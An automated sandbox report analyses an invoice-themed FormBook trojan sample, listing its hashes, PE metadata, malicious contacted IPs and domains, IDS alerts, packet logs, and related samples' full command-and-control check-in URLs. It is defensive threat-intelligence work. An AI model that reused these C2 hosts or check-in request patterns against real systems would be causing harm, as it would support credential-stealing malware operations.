http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	INv02938727.exe, 00000001.0000 0002.250096553.00000000026D100 0.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.279894776.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.165.40.251	www.funtimespheres.com	United States		18779	EGIHOSTINGUS	true
34.102.136.180	manifestarz.com	United States		15169	GOOGLEUS	false
184.168.131.241	sequenceanalytica.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	411836
Start date:	12.05.2021
Start time:	07:30:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INv02938727.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/1@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.5% (good quality ratio 8.5%) • Quality average: 73.3% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

Time	Type	Description
07:31:21	API Interceptor	2x Sleep call for process: INv02938727.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
184.168.131.241	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• www.reservesunbeds.com/u8nw/?yVUx=0BIXczdHaL8h5fn&hb8Tz=k2CKzalxf+HTI/YA5ZUZEbPplHxW2QsGEOhR0/8w4ZbDPb6D4jRkh7SQnOJYmVIWFsdJ
	PO-UTITECH 0511.exe	Get hash	malicious	Browse	• www.youporn-live.net/sve/?hL=-Z3dvB&0nK83v=C8vvv0MaX2y/U2Z3Q9rasdODAQyMwmTqNTEWmqcd52/p7ch4zX9D9XByyfQTmXdQf7CQjqgJug==
	POI09876OIUY.exe	Get hash	malicious	Browse	• www.ssssummit.com/uv34/?9rx=WMQTG0rumw6bKas1ntyyM+QsxkhHxu1ZUcBmNY6ij7cyCWSVhqmkPYQs9C/7EVYcnBE0&bJ=_P2pFHQpqJUh
	4si5VtPNTe.exe	Get hash	malicious	Browse	• www.brlnathletics.com/bucw/?APw8=MCIZYDzPkuscjpMKn6eGoQ/RcoYF14tLcsdPKcaWzW+X8DCZGW/2r27VfqhEjcQn85UoKzeBLw==&b62T=5jlLiNy09
	invscan052021.exe	Get hash	malicious	Browse	• www.schmelzens.com/ued5/?5jRt=mdMCgS9ILlmCGgqJcZiXF4nHlR4RxT7ynU5KvIund6ihpo8hKpkex0rM9NCAHKrGECmZ&2dTH=c6AhPR10EV7lG
	da.exe	Get hash	malicious	Browse	• www.palomachurch.com/8u3b/?dZ8=BT0h&hDKxoPS=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU7vlR5fuSTVT5I6wDQ==
	Payment.xlsx	Get hash	malicious	Browse	• www.ottawahomevalues.info/8u3b/?zh=xUmcyzOh4HdFuvhunHHAKcZZd7JmKNqhEswdgXWKPEcA2epsJKzScQzpRfSI4u1UmTOkNQ==&BL3=jFNt_dFXS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PURCHASE ORDER 5112101.xlsx	Get hash	malicious	Browse	• www.myrootsandtrees.com/bucw/?btx=2DQmETE5ym4XCRWr28zmwwOJR5akFTB0jDotWvpECgLZnABSzS3kskU/ZtiFd8SyHqCl+w==&LzrL=u2M8sjUhfhtp-z
	Materialliste f#U00fcr Angebot.exe	Get hash	malicious	Browse	• www.universallypc.com/mbg/?d4tTFV0x=JHtrtDQJDTvHmQjdlZxCkdFPYzqLg9GX2wZONh07d53HiePR7Au08rIVTnC7FKbvwxp0DBK+2w==&vP=9rQPzxEXvpg8-Jrp
	Purchase Order.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?wJB=-ZLXOP0XzvBHZPRp&jZhtajbP=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThGJ2Yxzzpw8J
	New Order.exe	Get hash	malicious	Browse	• www.britainblog.com/un8c/?a2MLWLu=ScSc7+wN2fhzbElO1qeWCW9UaeY5Q5s50OV0RzK60v9iEHECxnAHbwg3oRc1uopK9S++&l4=1bNDCf9Pbhw
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• www.myrootsandtrees.com/bucw/?4hlPBD=2DQmETE8yh4TCBan08zmwwOJR5akFTB0jDw9Ks1FGALYnxtU0Cmo6gs9aLiDFdK6Lc2EnGtSNQ==&l0GD1=xBZDi6rpmLdp-
	PURCHASE ORDER.xlsx	Get hash	malicious	Browse	• www.no-dietdiet.com/bucw/?e6=dxodHDGP&zdM0JRXx=AaevXC6Zw/dWc9ErEUUud//xoPiFgQsvnIBpIpcw4NMsFbTc+swprThfuXKMl6XX0OSdQw==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	cks.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?f0=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThFl1EB/LkRBfGe9jhg==&6l6x=E4ClVdU
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• www.montcoimmigrationlawyer.com/uoe8/?rDHpw=DVW7OxuTiipzhEotDzlJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&V2=LhqpTfJ8
	0a97784c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• www.leafylyfe.com/et9g/?BZ6=TF/YS3LdfnvKlPm037wYtLAt8WY6EQJ7LI+z0LNg8R7H3LFT4rrA/oRIWqbTaqJ76YkP/g==&bdC=7njp7th
	new order.xlsx	Get hash	malicious	Browse	• www.montcoimmigrationlawyer.com/uoe8/?PbvtUz=DVW7OxuWilp3hUkhBzIJzGfsiMq3vXOqW3XcgnFXnAhOJxKbpl47XK0K/rgsfP0Uf/nXgQ==&-Z=zVeT
	Order Euro 890,000.exe	Get hash	malicious	Browse	• www.anvistanes.com/nbg/?AnE=N0DpoDyPy2&GzuDf=n4dYPyDMx0k3VV9rtAXeD+dEmxGAmcHEEuMb7hMO7KemGcZmCd/seF3bHBRuXqx2nn1q
	Request for Quotation.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?K8b8q=AbsdphHPUnHTPv7&Q2M=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14Fnjpsvvdw aEw6ThGJ2Yxzzpw8J
	NEW ODER.exe	Get hash	malicious	Browse	• www.privat-livecam.net/dxe/?Rl=ZoCaUCEqY6gzp5oJRDYIR6dKJfPIlGszBOOrarTzvY3McW8xaXiDg62sxdfo0BcngbHw&EvU80d=fbWpjHI8A8

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	ouCeNMzxAW8tbEx.exe	Get hash	malicious	Browse	• 166.62.10.181
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of document 555091.xlsm	Get hash	malicious	Browse	• 45.40.135.135
	fax 4044.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	generated check 8460.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of bill 896621.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	invoice 85046.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	bill 04050.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	copy of payment 0535.xlsm	Get hash	malicious	Browse	• 45.40.135.135
	scan of fax 096859.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	scan of invoice 91510.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	export of check 684585.xlsm	Get hash	malicious	Browse	• 198.12.154.178
	SWIFT COPY.exe	Get hash	malicious	Browse	• 107.180.1.30
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO-UTITECH 0511.exe	Get hash	malicious	Browse	• 184.168.131.241
	POI09876OIUY.exe	Get hash	malicious	Browse	• 184.168.131.241
	4si5VtPNTe.exe	Get hash	malicious	Browse	• 184.168.131.241
	invscan052021.exe	Get hash	malicious	Browse	• 184.168.131.241
	da.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment.xlsx	Get hash	malicious	Browse	• 184.168.131.241
EGIHOSTINGUS	POI09876OIUY.exe	Get hash	malicious	Browse	• 45.39.20.158
	invscan052021.exe	Get hash	malicious	Browse	• 104.252.43.114
	PURCHASE ORDER 5112101.xlsx	Get hash	malicious	Browse	• 172.252.102.196
	Purchase Order.exe	Get hash	malicious	Browse	• 45.38.16.182
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 142.111.54.187
	new order.xlsx	Get hash	malicious	Browse	• 104.252.75.149
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 166.88.252.48
	987654OIUYFG.exe	Get hash	malicious	Browse	• 104.164.224.84
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• 107.186.80.147
	REVISED ORDER.exe	Get hash	malicious	Browse	• 107.187.161.189
	NEW ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	new order.exe	Get hash	malicious	Browse	• 45.39.88.129
	TT.exe	Get hash	malicious	Browse	• 107.165.149.13
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.252.43.114
	Airwaybill # 6913321715.exe	Get hash	malicious	Browse	• 107.165.10.98
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 104.252.43.114
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 104.252.53.97
	pVrqrGltiL.exe	Get hash	malicious	Browse	• 50.118.250.118
	PO#10244.exe	Get hash	malicious	Browse	• 45.39.20.158

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INv02938727.exe.log	
Process:	C:\Users\user\Desktop\INv02938727.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.700274057382145
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	INv02938727.exe
File size:	719360
MD5:	a3b74acf9723e53d6caea736faae9708
SHA1:	2714e0ec97d81921312f0db6470dc40f55d16b96
SHA256:	f8e8f64bb17ffb2fea18b7671602a76a8b5734607c7a7ae035dce8eed8381a74
SHA512:	e468c5146e35f8aae5536c7ce6c490b68588af0f71fd5d85d0b1dfe9b1831be55a2d9b8787035fc95e288f41c7ab7c4cf73965d6707bbfbe4685655ffbe4fa6b
SSDEEP:	12288:NMf87gJVpnabp1HiqSpLyDrnsSoo7dbi8kg04kuA9Mu:2UghabSLnwdbi8kg1Ip
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....e.`.....P..... .....@.. .....@.....@.....

File Icon

Icon Hash:	ae53d212d9ccc4ca

Static PE Info

General	
Entrypoint:	0x4afdde
Entrypoint Section:	.text

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60986599 [Sun May 9 22:43:37 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xafd8c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb0000	0x1764	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xadde4	0xade00	False	0.834349445093	data	7.70994295605	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb0000	0x1764	0x1800	False	0.443196614583	data	5.616925312	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb0160	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4293725196, next used block 4293659660		
RT_GROUP_ICON	0xb1208	0x14	data		
RT_GROUP_ICON	0xb121c	0x14	data		
RT_VERSION	0xb1230	0x348	data		
RT_MANIFEST	0xb1578	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright MCS 2018
Assembly Version	1.0.0.0
InternalName	SafeHeapHandleCache.exe
FileVersion	1.0.0.0
CompanyName	MCS
LegalTrademarks	
Comments	
ProductName	Library
ProductVersion	1.0.0.0
FileDescription	Library
OriginalFilename	SafeHeapHandleCache.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-07:32:34.071720	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.7	34.102.136.180
05/12/21-07:32:34.071720	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.7	34.102.136.180

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-07:32:34.071720	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49723	80	192.168.2.7	34.102.136.180
05/12/21-07:32:34.208539	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49723	34.102.136.180	192.168.2.7
05/12/21-07:33:17.629103	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.7	184.168.131.241
05/12/21-07:33:17.629103	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.7	184.168.131.241
05/12/21-07:33:17.629103	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.7	184.168.131.241

Network Port Distribution

Total Packets: 49

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:32:34.030286074 CEST	49723	80	192.168.2.7	34.102.136.180
May 12, 2021 07:32:34.071357012 CEST	80	49723	34.102.136.180	192.168.2.7
May 12, 2021 07:32:34.071485996 CEST	49723	80	192.168.2.7	34.102.136.180
May 12, 2021 07:32:34.071719885 CEST	49723	80	192.168.2.7	34.102.136.180
May 12, 2021 07:32:34.112662077 CEST	80	49723	34.102.136.180	192.168.2.7
May 12, 2021 07:32:34.208539009 CEST	80	49723	34.102.136.180	192.168.2.7
May 12, 2021 07:32:34.208564997 CEST	80	49723	34.102.136.180	192.168.2.7
May 12, 2021 07:32:34.208874941 CEST	49723	80	192.168.2.7	34.102.136.180
May 12, 2021 07:32:34.208909988 CEST	49723	80	192.168.2.7	34.102.136.180
May 12, 2021 07:32:34.249890089 CEST	80	49723	34.102.136.180	192.168.2.7
May 12, 2021 07:32:56.528295040 CEST	49732	80	192.168.2.7	107.165.40.251
May 12, 2021 07:32:56.723351955 CEST	80	49732	107.165.40.251	192.168.2.7
May 12, 2021 07:32:56.725675106 CEST	49732	80	192.168.2.7	107.165.40.251
May 12, 2021 07:32:56.725887060 CEST	49732	80	192.168.2.7	107.165.40.251
May 12, 2021 07:32:57.120785952 CEST	80	49732	107.165.40.251	192.168.2.7
May 12, 2021 07:32:57.152642012 CEST	80	49732	107.165.40.251	192.168.2.7
May 12, 2021 07:32:57.153027058 CEST	49732	80	192.168.2.7	107.165.40.251
May 12, 2021 07:32:57.346057892 CEST	80	49732	107.165.40.251	192.168.2.7
May 12, 2021 07:32:57.346165895 CEST	80	49732	107.165.40.251	192.168.2.7
May 12, 2021 07:32:57.346312046 CEST	49732	80	192.168.2.7	107.165.40.251
May 12, 2021 07:33:17.432018042 CEST	49733	80	192.168.2.7	184.168.131.241
May 12, 2021 07:33:17.628640890 CEST	80	49733	184.168.131.241	192.168.2.7
May 12, 2021 07:33:17.628774881 CEST	49733	80	192.168.2.7	184.168.131.241
May 12, 2021 07:33:17.629102945 CEST	49733	80	192.168.2.7	184.168.131.241
May 12, 2021 07:33:17.825490952 CEST	80	49733	184.168.131.241	192.168.2.7
May 12, 2021 07:33:17.924803019 CEST	80	49733	184.168.131.241	192.168.2.7
May 12, 2021 07:33:17.924848080 CEST	80	49733	184.168.131.241	192.168.2.7
May 12, 2021 07:33:17.925142050 CEST	49733	80	192.168.2.7	184.168.131.241
May 12, 2021 07:33:17.925301075 CEST	49733	80	192.168.2.7	184.168.131.241
May 12, 2021 07:33:18.121701956 CEST	80	49733	184.168.131.241	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 07:31:11.253586054 CEST	50848	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:11.318593979 CEST	53	50848	8.8.8.8	192.168.2.7
May 12, 2021 07:31:11.860301018 CEST	61242	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:11.912292957 CEST	53	61242	8.8.8.8	192.168.2.7
May 12, 2021 07:31:12.753283024 CEST	58562	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:12.812706947 CEST	53	58562	8.8.8.8	192.168.2.7
May 12, 2021 07:31:14.106764078 CEST	56590	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:14.157556057 CEST	53	56590	8.8.8.8	192.168.2.7
May 12, 2021 07:31:15.015471935 CEST	60501	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:15.067043066 CEST	53	60501	8.8.8.8	192.168.2.7
May 12, 2021 07:31:16.372122049 CEST	53775	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:16.426413059 CEST	53	53775	8.8.8.8	192.168.2.7
May 12, 2021 07:31:17.717036963 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:17.776796103 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 07:31:19.303694010 CEST	55411	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:19.352372885 CEST	53	55411	8.8.8.8	192.168.2.7
May 12, 2021 07:31:21.112109900 CEST	63668	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:21.160839081 CEST	53	63668	8.8.8.8	192.168.2.7
May 12, 2021 07:31:22.597744942 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:22.646928072 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 07:31:24.053947926 CEST	58739	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:24.105631113 CEST	53	58739	8.8.8.8	192.168.2.7
May 12, 2021 07:31:25.592647076 CEST	60338	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:25.650290966 CEST	53	60338	8.8.8.8	192.168.2.7
May 12, 2021 07:31:26.529448032 CEST	58717	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:26.578330040 CEST	53	58717	8.8.8.8	192.168.2.7
May 12, 2021 07:31:27.595426083 CEST	59762	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:27.647141933 CEST	53	59762	8.8.8.8	192.168.2.7
May 12, 2021 07:31:28.797008038 CEST	54329	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:28.848330975 CEST	53	54329	8.8.8.8	192.168.2.7
May 12, 2021 07:31:29.983508110 CEST	58052	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:30.035233021 CEST	53	58052	8.8.8.8	192.168.2.7
May 12, 2021 07:31:31.305459976 CEST	54008	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:31.364151001 CEST	53	54008	8.8.8.8	192.168.2.7
May 12, 2021 07:31:32.102993965 CEST	59451	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:32.151689053 CEST	53	59451	8.8.8.8	192.168.2.7
May 12, 2021 07:31:32.323236942 CEST	52914	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:32.383743048 CEST	53	52914	8.8.8.8	192.168.2.7
May 12, 2021 07:31:33.821563959 CEST	64569	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:33.871035099 CEST	53	64569	8.8.8.8	192.168.2.7
May 12, 2021 07:31:36.264314890 CEST	52816	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:36.314393997 CEST	53	52816	8.8.8.8	192.168.2.7
May 12, 2021 07:31:37.413877964 CEST	50781	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:37.462654114 CEST	53	50781	8.8.8.8	192.168.2.7
May 12, 2021 07:31:41.517299891 CEST	54230	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:41.567410946 CEST	53	54230	8.8.8.8	192.168.2.7
May 12, 2021 07:31:42.770950079 CEST	54911	53	192.168.2.7	8.8.8.8
May 12, 2021 07:31:42.819693089 CEST	53	54911	8.8.8.8	192.168.2.7
May 12, 2021 07:32:03.805124044 CEST	49958	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:03.864833117 CEST	53	49958	8.8.8.8	192.168.2.7
May 12, 2021 07:32:07.273396969 CEST	50860	53	192.168.2.7	8.8.8.8
May 12, 2021 07:32:07.322237015 CEST	53	50860	8.8.8.8	192.168.2.7
May 12, 2021 07:32:07.426489115 CEST	50452	53	192.168.2.7	8.8.8.8
